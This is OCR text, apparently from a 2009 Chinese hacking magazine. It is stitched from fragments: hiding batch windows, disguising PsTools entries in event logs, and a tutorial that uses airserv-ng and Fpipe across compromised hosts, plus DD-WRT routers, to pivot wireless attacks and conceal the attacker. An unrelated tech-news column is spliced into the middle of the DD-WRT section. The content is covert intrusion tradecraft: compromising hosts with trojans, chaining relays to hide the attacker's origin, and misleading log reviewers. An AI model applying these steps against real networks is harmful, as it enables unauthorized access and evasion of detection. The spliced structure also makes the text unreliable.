
这段代码的确可以使有这段代码的批处理文件执行时隐藏起来，不过其进程是隐藏不了的。还有，代码执行完毕后是会自动退出，如果读者们想效果明显，就在所有的命令后加上一个“**Goto Start**”语句，让它不停的返回吧。

看看桌面，执行的批处理窗口隐藏了，看看进程管理，批处理进程（cmd.exe）还在，这就说明隐藏成功了，要结束它就自己动手吧。

至此，文章也该结束了，如果读者们有什么意见或疑问就找我来交流一下吧，我论坛的ID是“[007]”。

编辑点评：

这篇文章写的是批处理和vbs的结合运用，我在本机试了一下，要结束这个进程还是挺有意思的，大家可以手工试试不依靠第三方软件是否能结束它。NOHACK


图7

修改的名称了。再来看看日志，也改成了我们指定的名称，如图7所示。到这里，我们的迷惑目的就已经达到，剩下的就看各自的发挥了。

Pstools中剩下的11个程序也可以用这种方式来完成，不过查找关键字时可能有两种编码方式：**ANSI和UNICODE**，动手的大虾、小虾要注意了。其实很多用事件日志记录的程序都可以用这种方式来迷惑对方，包括木马等以服务方式运行的程序。

编辑点评：

我也很迷微软的Resource Kit Tools，因为这些工具真正是名正言顺的黑客工具，好用又不被杀。我收集了从2k-2003的全部Resource Kit，如果要下载，读者们可以去这个地址：http://hi.baidu.com/myvbscript/，在下载资源栏目里有。作者很细心，不但试用了这些工具，还做了伪装，值得赞一声。NOHACK

无线攻击技巧系列之3：无线攻击跳板第一弹

图 Christopher Yang/杨哲【ZerOne】

从本你可以学到：

1、Airserv-ng+Fpipe 配合使用

2、简单了解 DD-WRT

对于很多刚开始接触到无线 Hacking 的小黑们来说，现在应该还是在兴奋地忙于破解 WEP、WPA-PSK 加密这个阶段，这个过程是痛并快乐着的。不过，除了这些被广泛引用的基本破解文档之外，我还是会一如既往地介绍一些无线安全方面的经验和技巧。这次给大家带来的是无线攻击跳板的内容，由于内容较多，所以打算分为如下几部分来讲解：

第一弹：Airserv-ng+Fpipe
第二弹：DD-WRT
第三弹：定向天线，让我们走得更远
第四弹：安插在无线路由器里的后门

一提到跳板，估计会有一堆人跳出来，讲出一大堆肉鸡、代理、跳板专用的工具，什么 Sksockserver、Tor 啊等等，我想很多人在这方面比我要厉害很多，所以本文就不再重复讲解什么是跳板了。

无线攻击的跳板与传统的有线网络跳板还是有所区别，不过原理上还是有相近的地方，比如其方式都是通过其它设备或者主机来实现通信数据流的转发，其目的都是为了掩饰攻击者的来源 IP 和地理位置。

而不同的地方首先是传输方式不再是通过传统的有线网络，而是看不到、摸不到的无线网络。其次是在跳板的选择上，除了一些转发工具之外，也不再单纯是主机，还包括了一些无线路由器等设备。OK，这里我们来看看较为常见的几种无线跳板方式。

第一弹 Airserv-ng+Fpipe

如果大家还有印象，其实我在“黑手”09年5月刊上发布的“无线攻击技巧系列1”里面已经提及了 airserv-ng 这款很实用的小工具，这是属于 Aircrack-ng 无线攻击套装里的其中一个子工具。这款工具的用途有很多，在 Windows 下对无线网卡调用时常会用到，具体介绍请参考之前的文章。

这款工具的设计目的就是将我们的无线网卡作为一个对外的服务来运行，这样其它无线工具就可以通过连接此服务开放的端口，达到连接该无线网卡设备，使用其进行无线安全渗透测试的目的。

我这里还是以 Windows 版本的 Aircrack-ng 套装为例，先看如图1的原理图。在此图中，我们可以看到无线攻击者事先会攻入一台位于无线 AP/路由器信号范围内的带无线网卡的笔记本或者台式机，这个可以是内部固定的主机




图 1

或者直接就是公司员工自己的笔记本电脑，然后在此机器上部署 Windows 版或者 Linux 版本的 Aircrack-ng。

对于 Windows 而言，这一步可能需要额外安装无线网卡的驱动。但是一般来说，这一步对于绝大多数的木马，如 Radmin 或者商业化的远程控制工具，如 PCAnywhere 等来说，都是很容易的事情。而对于 Linux 也是一样，所以本文内不再就此讨论。

一旦无线攻击套装 Aircrack-ng 部署完毕，无线攻击者就可以从远程连接至该主机进行远程的无线攻击、破解及渗透。不过为了更深层的伪装和掩护，攻击者也会使用端口重定向或者数据流转发工具来将无线攻击延长。

具体的攻击步骤如下：

步骤1：安装 airserv-ng

在位于无线 AP/路由器信号范围内的跳板机1（呃……我还是不要叫肉鸡的好）上安装 airserv-ng，除了通过溢出等方式进入系统部署之外，还可以使用中间人攻击、挂马等方式实现这一点。

对于一些试图进入特定 AP 内网环境的人来说，特殊的操作系统可以使得这一步变的简单，比如安装了 BackTrack Linux 黑客操作系统的小型双网卡笔记本。

一旦成功部署了 airserv-ng，就可以在跳板机1上使用如下命令来将网卡设置为提供无线网卡远程访问的服务器，具体命令格式为：**airserv-ng -d 网卡 -p 端口**

参数解释：

-p，指定监听的端口，即提供连接服务的端口，默认为666。我们可以根据情况自行设定一个不常用的，不过记得在防火墙里添加对应的开放规则，这里我就使用 899；

-d，载入无线网卡设备。Windows 下需要驱动支持，鉴于上次我已经在 Windows 下举例了，所以这次我就以 Linux 下为例，如图2所示，这里的网卡为 mon0。




图 2

上述命令输入执行后，结果如图2，airserv-ng 就会正常载入驱动并同时开始监听本地的899端口。换句话说，airserv-ng 便开始提供该无线网卡的网络服务，其它计算机上的用户只要连接到这个端口就可以使用这块网卡。

步骤2：配置端口重定向工具

所谓端口重定向工具，就是一类可以将某一端口接受到的数据流转发至另一端口的工具。一般来说，这类工具并不关心从端口传递的内容是什么，只是忠实地将数据流传递至另一个端口而已，所以，无线攻击及破解类工具产生的数据流都可以被转发。

简单工作原理：1026跳板3-----23跳板2-----899跳板1-airserv-ng----无线网卡

当远程用户连接到跳板机3时，数据流都会被中转至下一台跳板机，即跳板2，直至连接至安装有 airserv-ng 的那台有无线网卡的跳板机1。

关于此类端口重定向的工具有很多，这里我就以美国 Foundstone 出品的 Fpipe 为例。此外，由于这款工具是被设计为安全审核时使用，是合法的工具，所以并不会被杀毒软件查杀。

接下来，我们就需要在事先准备好的跳板机上设置好 Fpipe，

具体命令格式为：**Fpipe –l port –r port IP**

参数解释：

–l　监听本地某个端口，port处输入如23或者任意一个设定的端口值；

–r　转发至某一个端口，这里可以是本机的端口，这样的话后面的IP可以设定为本机。当然，也可以是另一台机器的端口，后面IP就要设置成为该机器地址，我们这里都采用后者。

那么，依据上面的工作原理，我们就可以在跳板机上分别这样设定：

1、在跳板机2上：设置后台运行重定向工具，监听本地23端口，把该端口收到的数据报文转发至跳板1的899端口，具体命令格式为：**Fpipe –l 23 –r 899 跳板机1的IP**

2、在跳板机3上：监听本地1026端口，把该端口收到的数据报文转发至跳板2的23端口，具体命令格式为：**Fpipe –l 1026 –r 23 跳板机2的IP**

依次类推，还可以应用在跳板4、跳板5……为方便大家理解得更充分一点，具体操作及数据转发界面如图3所示。

```
C:\WINDOWS\system32\cmd.exe - FPipe.exe -l 23 -r 899 192.168.2.4

F:\Tools\Kits>FPipe.exe -l 23 -r 899 192.168.2.4
FPipe v2.1 - TCP/UDP port redirector.
Copyright 2000 (c) by Foundstone, Inc.
http://www.foundstone.com

Pipe connected:
   In:      192.168.2.8:45871 --> 192.168.2.2:23
  Out:      192.168.2.2:5606  --> 192.168.2.4:899
Pipe connected:
   In:      192.168.2.8:45872 --> 192.168.2.2:23
  Out:      192.168.2.2:5607  --> 192.168.2.4:899
Pipe connected:
   In:      192.168.2.8:39298 --> 192.168.2.2:23
  Out:      192.168.2.2:6544  --> 192.168.2.4:899
Pipe connected:
   In:      192.168.2.8:39299 --> 192.168.2.2:23
  Out:      192.168.2.2:6545  --> 192.168.2.4:899
```

图3

可以看到，来自192.168.2.8的数据在发往192.168.2.2的23端口后，都被192.168.2.2再转发至192.168.2.4的899端口。

步骤3：进行远程无线攻击

攻击者在远程主机上打开跳板的地址，注意端口部分。参考前面的原理图，这时**攻击者可以随意连接中间的任何一台跳板机，因为数据都将会被转发至最终的跳板机1上，从而达到远程操控无线网卡的目的。**

比如下面的例子中，攻击者在本机就可以直接使用airodump–ng连接跳板2的23端口，具体命令格式为：**airodump–ng IP port**。

```
root@bt:~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
root@bt: # airodump-ng 192.168.2.2:23
```

图4

我们输入命令：**airodump–ng 192.168.2.2:23**，操作如图4所示，回车之后，结果如图5所示。可以看到，就如同在本地一样，

```
root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help

CH  8 ][ Elapsed: 6 mins ][ 2009-07-20 03:08

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:1C:DF:60:C1:94  -52      411        0    0   1  54e  WPA  TKIP   PSK  none
08:10:74:2B:AB:9E  -75      507        0    0   6  54   WEP  WEP         NETCORE36

BSSID              STATION            PWR   Rate    Lost  Packets  Probes
```

图5

可以使用远程的无线网卡对内网AP进行探测、数据包拦截、注入和WEP及WPA密码破解了，是不是很方便？

第二弹　DD–WRT

我现在要提及的也是无线跳板攻击的实现，就原理来说，和前面的airserv–ng+端口重定向fpipe方式类似，但是不同的地方是，现在讲的跳板不再是计算机主机（笔记本），而是无线路由器。我们先来看看如图6所示的具体原理图。




图6

在图6中我们可以看到，无线攻击者会事先使用带无线网卡的笔记本在位于目标无线AP/路由器信号范围内破解出AP的连接密码，也就是我们常说的WEP或者WPA–PSK加密。

然后配置几台AP或者无线路由器，让这些AP可以将彼此的无线信号转发，通过传递的方式将原本属于内网的无线信号传递到外部，甚至是距离目标AP几公里之外。这样，攻击者只需要连接外部的AP，就可以达到直接连接至对方内网的目的。换句话说，也就是直接渗透进了对方内网。

OK，**通常实现无线信号传递有两个方法，一个是基于硬件的无线信号转发器，一个是基于软件的DD–WRT**。这次我们来看看后者。

什么是DD–WRT？

DD–WRT是一种可用于某些无线路由器的非商业第三方固件，其功能强大，但又具有友好的Web管理/配置界面，可以提供很多"原版"路由器不支持的功能，成为无线爱好者及研究人员提升无线路由器性能的首选。

由于DD–WRT是一个"第三方"开发的固件，用于Linksys WRT54G/GS/GL（http://www.linksys.com/）或其它基于Broadcom参考设计的802.11g无线路由器。支持设备列表可参考http://wrt-wiki.bsr-clan.de/index.php?title=Installation#Supported_Devices这个地址。这些路由器出厂用的就是Linux操作系统，厂家基于GPL的条款，发布了这些固件的源代码。

其中，固件是由BrainSlayer来维护的，放在dd–wrt的官方站点上（http://www.dd–wrt.com/）。DD–WRT的第一个版本是基于Sveasoft Inc公司的Alchemy开发出来的，而Alchemy又是基于GPL'd Linksys固件及许多其它开放源程序。由于后来人们需要向Sveasoft支付20美元才能下载Alchemy固件，直接的后果就是发展出了DD–WRT。

BrainSlayer全职为DD–WRT工作，要给自己支付工资，为此起草了另外一种商业模型。不过在目前来讲，DD–WRT还是免费的。其它出名的第三方固件还有"OpenWrt"，有兴趣的朋友可以自己去了解。

DD–WRT固件分类

根据需要选择对应的fireware（固件）升级即可，这里以v23版本为例。v23 SP1这个项目包括以下几个部分：

1、dd–wrt.v23_sp1_micro.zip

Micro版不包含：chillispot、nocat、rflow、kaid、samba client、SNMP、IPv6、MMC/SD Card Support、SSH、PPTP/PPTP Client、UPnP和HTTPS在网络管理上的支持，由于这个文件是用于少于2MB的flash空间的路由器（例如Linksys WRT54G 5版本），包括Linksys WRT54G 5版在内，之前的任何路由器应该能够运行这个版本。

2、dd–wrt.v23_sp1_mini.zip

首语：比起前段时间，最近似乎显得很平静，几颗小石子砸几个涟漪荡漾荡漾就不知道跑哪去了。于是乎，这段时间我最关心的就是传说中的chrome OS了，所谓的截图一张一张的爆，恐怕哪天真的截图来了也不会有人相信了。还有那个传说明年夏天会上市的用chrome OS的能续航10小时的上网本……早想买个本了，听说了这本本，就打消念头了，等着吧，我就拿出最大的耐心，等着chrome OS了。

Linews

1、传Eee PC十月推Moblin系统版

近来挑战Windows的系统实在不少，前有风生水起的Ubuntu，后来又有了Google的Chrome。而英特尔为了推进小型便携PC，也推出了他们的Moblin系统。据悉，业界最知名的“上网本”华硕Eee PC将于十月推出预装Moblin系统的产品。

据netbooknews.de上一则“可靠来源”的消息称，首个预装Moblin系统的Eee PC将于十月正式上市，而且华硕现在还在考虑是否在不远的将来为所有机型提供Moblin系统作为选购。如果这些还不能满足你的要求，华硕还考虑为Eee PC提供Google的Chrome系统，而这也不会是件遥远的事。

风飘点评：操作系统要进入战国时代了，智能手机与上网本的界限也会越来越模糊，最终得益的还是我们。Moblin真的很不错，不过个人最期待的还是不久之后将要与大家见面的chrome OS。有了机器人和chrome，google在未来能否再打造一个系统王朝？

2、全面倒向Chrome设计，FireFox 4.0 UI草案图出现

继Firefox 3.7的外观设计稿被披露后，4.0版的Wiki页面也已经被填充上了最新的设计方案。我们可以看到新方案和Chrome有着非常像的地方，如图1（截选其中一张给大家饱饱眼福吧）。




图 1

虽然设计师Horlander一再表明这并不是最终版本，而是一个“头脑风暴”产品，虽然有两个设计方案，但无论把标签栏改到哪里，看家们都会认为Chrome的UI设计已经拥有了改变同行的能力。

风飘点评：不管是谁的设计，高效强大的功能才是最好的！很欣赏火狐的做法，chrome出来之后，我也是倒向chrome阵营了，唯一的原因就是简洁高效的界面。浏览器嘛，主要的工作是展示页面，减少页面区域去增加一些并不常用的按钮是得不偿失的。

3、即将相见！Android上网本今夏推出！

一份最新报告显示，尽管比预定有所延迟，宏碁在今年夏天晚些时候会按计划推出Android上网本。这款Aspire One系列产品采用10寸屏幕和Atom CPU，目前为止Aspire One系列电脑均采用Windows XP，不过前一段时间的原型机展示了双系统版本。宏碁解释说，最终上市的版本将只包含Android，而不是双系统。

当其它厂商寻求使用高通、德州仪器或者飞思卡尔芯片配合开源系统的搭配时，宏碁是首家宣布要采用Android系统的厂商。宏碁还宣布上网本一旦获得成功，将开发Android手机，不过没有指定具体的发布日期。

风飘点评：“非官方”的Android上网本大家已经见到不少了，而“官方”版本终于马上要与大家见面了，据说Android 2将支持多点触摸，是很让人心动的功能。不过现在就是“今年夏天晚些时候”了啊，不知道这次的等待是否会是跳票收场。

4、Ylmf Linux Y1.15（Ubuntu）发行版正式发布

Ylmf Linux 1.0（Fedora）版发行以来得到了大量的改进建议和对内核选择上的调整请求，故发行Ylmf Linux Y1.15版来满足不同Linux爱好者口味需求。本版采用Ubuntu 9.04构建，采用多元化安装方式，并增加了大量实用应用软件，继续奉行“安装简易，上手好用”的基本原则，大大降低了Linux的入门门槛，为菜鸟普及Linux服务。

风飘点评：大家对此褒贬不一，虽然到现在Ylmf的linux做的还是不够“细腻”，但不管怎么说人家也是刚起步，并且这次选用了Ubuntu，我觉得是个明智的选择。不管怎么说，能放弃盗版转而支持Linux，这是值得我们赞同支持的，不是吗？

（部分消息来自：Linux伊甸园）

WWW.NOHACK.CN

迷你版不包含chillispot、nocat、rflow、kaid、samba client、SNMP、IPv6、MMC/SD Card Support以及HTTPS在网络管理上的支持。

3、dd-wrt.v23_sp1_standard.zip

标准版包含所有的功能，除了VOIP支持。

4、dd-wrt.v23_sp1_voip.zip

VoIP语音专版包括所有的功能（除了kaid），并添加了sipath用于sip语音IP路由。

5、dd-wrt.v23_sp1_vpn.zip

